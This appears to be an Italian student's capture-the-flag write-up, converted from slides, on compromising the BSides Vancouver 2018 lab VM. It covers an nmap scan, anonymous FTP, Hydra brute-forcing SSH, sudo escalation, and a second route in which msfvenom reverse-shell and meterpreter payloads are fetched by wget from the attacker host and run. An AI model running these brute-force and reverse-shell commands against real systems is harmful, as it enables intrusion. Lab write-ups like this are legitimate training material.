Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x  2 65534   65534        4096 Mar 03  2018 public
|_ftp-syst:
|_STAT:
|FTP server status:
|  Connected to 192.168.66.110
|  Logged in as ftp
|  TYPE: ASCII
|  No session bandwidth limit
|  Session timeout in seconds is 300
|  Control connection is plain text
|  Data connections will be plain text
|  At session startup, client count was 3
|  vsFTPD 2.3.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
| 2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
| 256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.21 seconds
```

Capiamo subito che ha la **porta 21** aperta col servizio ftp e oltretutto **"login allowed"** con **anonymous**

Anche la **porta 22** è molto ambigua, è aperta e abbiamo anche le **ssh-hostkey** disponibili



PS: Anche la **porta 80** è aperta col servizio Apache httpd, però in questo caso non ci serve per diventare **root**

# FTP PORTA 21

Proviamo allora ad accedere tramite ftp tramite il comando:

**ftp anonymous@192.168.66.101**


Notiamo con grande stupore che la macchina vittima **non è minimamente protetta** e solamente con questo comando possiamo osservare di essere già all'interno di Ubuntu

Spulciando, troviamo un file chiamato **users.txt.bk** che cattura la mia attenzione, faccio dunque un **download** del contenuto alla mia macchina Kali

```
File Azioni Modifica Visualizza Aiuto
(nejra@kali)-[~]
$ ftp anonymous@192.168.66.101
Connected to 192.168.66.101.
220 (vsFTPd 2.3.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||27844|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd 65534
550 Failed to change directory.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||16003|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> help
Commands may be abbreviated. Commands are:
! <script> edit lpage nlist rdbuf struct
$ epsv lpwd nmap recv sunique
account epsv4 ls ntrans reget system
append epsv6 macdef open remopts tenex
ascii exit mdelete page rename throttle
bell features mdirc passive reset trace
binary fget mget pdir restart type
bye form mkdir pls rhelp umask
case ftp mls pmlsd rmdir unset
cd gate mlsd preserve rstatus usage
cdup get mlst progress runique user
chmod glob mode prompt proxy verbose
close hash modtime put send xferbuf
cr help more put set ?
debug idle mput pwd site
delete image mregret quit size
dir lcd msend quote sndbuf
disconnect less newer rate status
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||41602|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 0.67 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (0.65 KiB/s)
```



# FTP PORTA 21



Abbiamo trovato 5 username

# HYDRA

Andiamo a recuperare le **password** dei 5 account trovati pocanzi col Tool **Hydra**



```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
laws and ethics anyway - and tell themselves they are one of the good ones.)
These services were not compiled in: afp ncp oracle sapr3 smb2.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
      % export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
      % export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
      % export HYDRA_PROXY_PROXYLIST=proxylist.txt (up to 64 entries)

Examples:
hydra -l user -P passlist.txt ftp://192.168.0.1
hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
hydra -l admin -p password ftp://[192.168.0.0/24]/
hydra -L logins.txt -P pws.txt -M targets.txt ssh

(nejra@kali)-[~]
$ hydra -l anne -P /home/nejra/kali-wordlists/rockyou.txt 192.168.2.101 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 03:04:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.2.101:22/
[22][ssh] host: 192.168.2.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 03:05:07
```

Con un dizionario molto corposo ho individuato la **password** “**princess**” per l’account “**anne**”

# SSH PORTA 22

```
root@bsides2018: /  
File Azioni Modifica Visualizza Aiuto  
zsh: corrupt history file /home/nejra/.zsh_history  
[nejra@kali) [~]  
$ ssh anne@192.168.66.101  
The authenticity of host '192.168.66.101 (192.168.66.101)' can't be established.  
ECDSA key fingerprint is SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.66.101' (ECDSA) to the list of known hosts.  
anne@192.168.66.101's password:  
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)  
  
 * Documentation: https://help.ubuntu.com/  
  
382 packages can be updated.  
275 updates are security updates.  
  
New release '14.04.5 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
Last login: Sun Mar 4 16:14:55 2018 from 192.168.1.68  
anne@bsides2018:~$ ls -la  
total 12
```

Proviamo col **service SSH** a collegarci negli utenti trovati precedentemente,  
**SPOILER:** l'unico funzionante era "Anne"

Facciamo un **privilege escalation** per ottenere i permessi di root!

```
root@bsides2018: ~  
File Azioni Modifica Visualizza Aiuto  
total 32  
drwxr-xr-x 2 john john 4096 Mar 3 2018 .  
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..  
-rw-r--r-- 1 john john 220 Mar 3 2018 .bash_logout  
-rw-r--r-- 1 john john 3486 Mar 3 2018 .bashrc  
-rw-r--r-- 1 john john 8445 Mar 3 2018 examples.desktop  
-rw-r--r-- 1 john john 675 Mar 3 2018 .profile  
anne@bsides2018:/home/john$ whoami  
anne  
anne@bsides2018:/home/john$ getid  
getid: command not found  
anne@bsides2018:/home/john$ getuid  
No command 'getuid' found, did you mean:  
Command 'setuid' from package 'super' (universe)  
getuid: command not found  
anne@bsides2018:/home/john$ id  
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)  
anne@bsides2018:/home/john$ sudo su  
[sudo] password for anne:  
root@bsides2018:/home/john# ls -la  
total 32  
drwxr-xr-x 2 john john 4096 Mar 3 2018 .  
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..  
-rw-r--r-- 1 john john 220 Mar 3 2018 .bash_logout  
-rw-r--r-- 1 john john 3486 Mar 3 2018 .bashrc  
-rw-r--r-- 1 john john 8445 Mar 3 2018 examples.desktop  
-rw-r--r-- 1 john john 675 Mar 3 2018 .profile  
root@bsides2018:/home/john# whoami  
root
```



Privilege escalation effettuato con successo

# SSH PORTA 22

Ho anche catturato la **bandiera nascosta**

```
root@bsides2018:~# ls
drwxr-xr-x  2 root root  4096 Feb  4  2014 opt
dr-xr-xr-x 103 root root    0 Apr 15 17:07 proc
drwx-----  3 root root  4096 Mar  7  2018 root
drwxr-xr-x  22 root root   800 Apr 15 17:42 run
drwxr-xr-x  2 root root  4096 Mar  3  2018 sbin
drwxr-xr-x  2 root root  4096 Mar  5  2012 selinux
drwxr-xr-x  3 root root  4096 Mar  3  2018 srv
dr-xr-xr-x  13 root root    0 Apr 15 17:07 sys
drwxrwxrwt  5 root root  4096 Apr 15 17:42 tmp
drwxr-xr-x  10 root root  4096 Feb  4  2014 usr
drwxr-xr-x  15 root root  4096 Mar  7  2018 var
lrwxrwxrwx  1 root root   30 Mar  3  2018 vmlinuz → boot/vmlinuz-3.11.0-15-generic
root@bsides2018:/# ls
bin  cdrom  etc  initrd.img  lost+found  mnt  proc  run  selinux  sys  usr  vmlinuz
boot dev   home lib          media       opt  root  sbin  srv    tmp  var
root@bsides2018:/# cd
root@bsides2018:~/# ls
flag.txt
root@bsides2018:~/# cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
root@bsides2018:~#
```




# METODO 2

Per ottenere accesso come  
root alla macchina  
Bsides Vancouver 2018



# MSFVENOM

Msfvenom è progettato per la generazione di payload di exploit utilizzati per sfruttare vulnerabilità nei sistemi informatici



The screenshot shows two terminal windows. The left window is 'msfconsole' with a session running. It shows commands like 'setg lhost 192.168.2.110', 'set lport 777', and 'run'. It also shows a file transfer process: 'reverse.py' saved [624/100%] and 'reverse.py.1' saved [65/100%]. The right window is a terminal session for user 'nejra' on 'kali'. It shows the generation of various payloads:

- Line 1: msfvenom -p linux/x64/shell\_reverse\_tcp LHOST=192.168.2.110 LPORT=777 -f py > shell.py
- Line 2: msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.2.110 LPORT=777 -f py > reverse.py
- Line 3: msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOST=192.168.2.110 LPORT=777 -f py > reverse.py
- Line 4: msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=192.168.2.110 LPORT=777 -f elf > pacco

**Cosa ho fatto?** Semplicemente startato una sessione **msfconsole** classica, settato il modulo **multi/handler** Settato LHOST e LPORT correttamente e fatto exploit **ATTENDENDO** Ho dunque generato un file contenente il mio **payload** di exploit chiamato "**pacco**" Creato un **server locale** con "python3 -m http.server 777" Scaricato il file **pacco** e lanciato all'interno dell'utente **anne**

# MSFVENOM

Quando ho avviato il file “**pacco**” dalla macchina vittima, ho **generato una sessione** e l’ho avviata interagendoci

```
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.2.110:777
[*] Sending stage (1017704 bytes) to 192.168.2.101
[*] Meterpreter session 1 opened (192.168.2.110:777 → 192.168.2.101:48741) at 2024-04-19 11:49:15 +0200
sessions -l

Active sessions
=====


| Id | Name | Type                  | Information          | Connection                                              |
|----|------|-----------------------|----------------------|---------------------------------------------------------|
| 1  |      | meterpreter x86/linux | anne @ 192.168.2.101 | 192.168.2.110:777 → 192.168.2.101:48741 (192.168.2.101) |


msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: anne
meterpreter >
```



Però siamo ancora utenti normali “anne”

# MSFVENOM

Diamo i privilegi di root con “**sudo su**” e inseriamo la password “princess” e possiamo notare che siamo root !

```
2024-04-19 02:35:23 (181 MB/s) - 'reverse.py' saved [624/652]
anne@bsides2018:~$ chmod +x reverse.py
anne@bsides2018:~$ python reverse.py
anne@bsides2018:~$ wget http://192.168.2.110:111/reverse
--2024-04-19 02:36:28-- http://192.168.2.110:111/reverse
Connecting to 192.168.2.110:111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 652 [text/x-python]
Saving to: 'reverse.py.1'

100%[=====] 652 --.-K/s in 0s

2024-04-19 02:36:28 (231 MB/s) - 'reverse.py.1' saved [652/652]
anne@bsides2018:~$ python reverse.py.1
anne@bsides2018:~$ python reverse.py.1
anne@bsides2018:~$ python reverse.py.1
anne@bsides2018:~$ python shell.py
anne@bsides2018:~$ python shell.py.1
uid=0(root) gid=0(root) groups=0(root)
python: can't open file 'shell.py.1': [Errno 2] No such file or directory
anne@bsides2018:~$ wget http://192.168.2.110:111/pacco
--2024-04-19 02:48:35-- http://192.168.2.110:111/pacco
Connecting to 192.168.2.110:111... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
Saving to: 'pacco'

100%[=====] 207 --.-K/s in 0s

2024-04-19 02:48:35 (80.6 MB/s) - 'pacco' saved [207/207]
anne@bsides2018:~$ chmod +x pacco && ./pacco
[sudo] password for anne:


```

652 bytes  
x86/meterpreter/reverse selected, choosing Msf: selecting arch: x86 f outputting raw payload : 207 bytes

A purple arrow points from the text "uid=0(root) gid=0(root) groups=0(root)" in the terminal output to the green checkmark icon at the bottom right.

Secondo metodo **OK!**





VAN ZWAM ARJEN

# BONUS 2 BUILD WEEK

REPORT

## TRACCIA

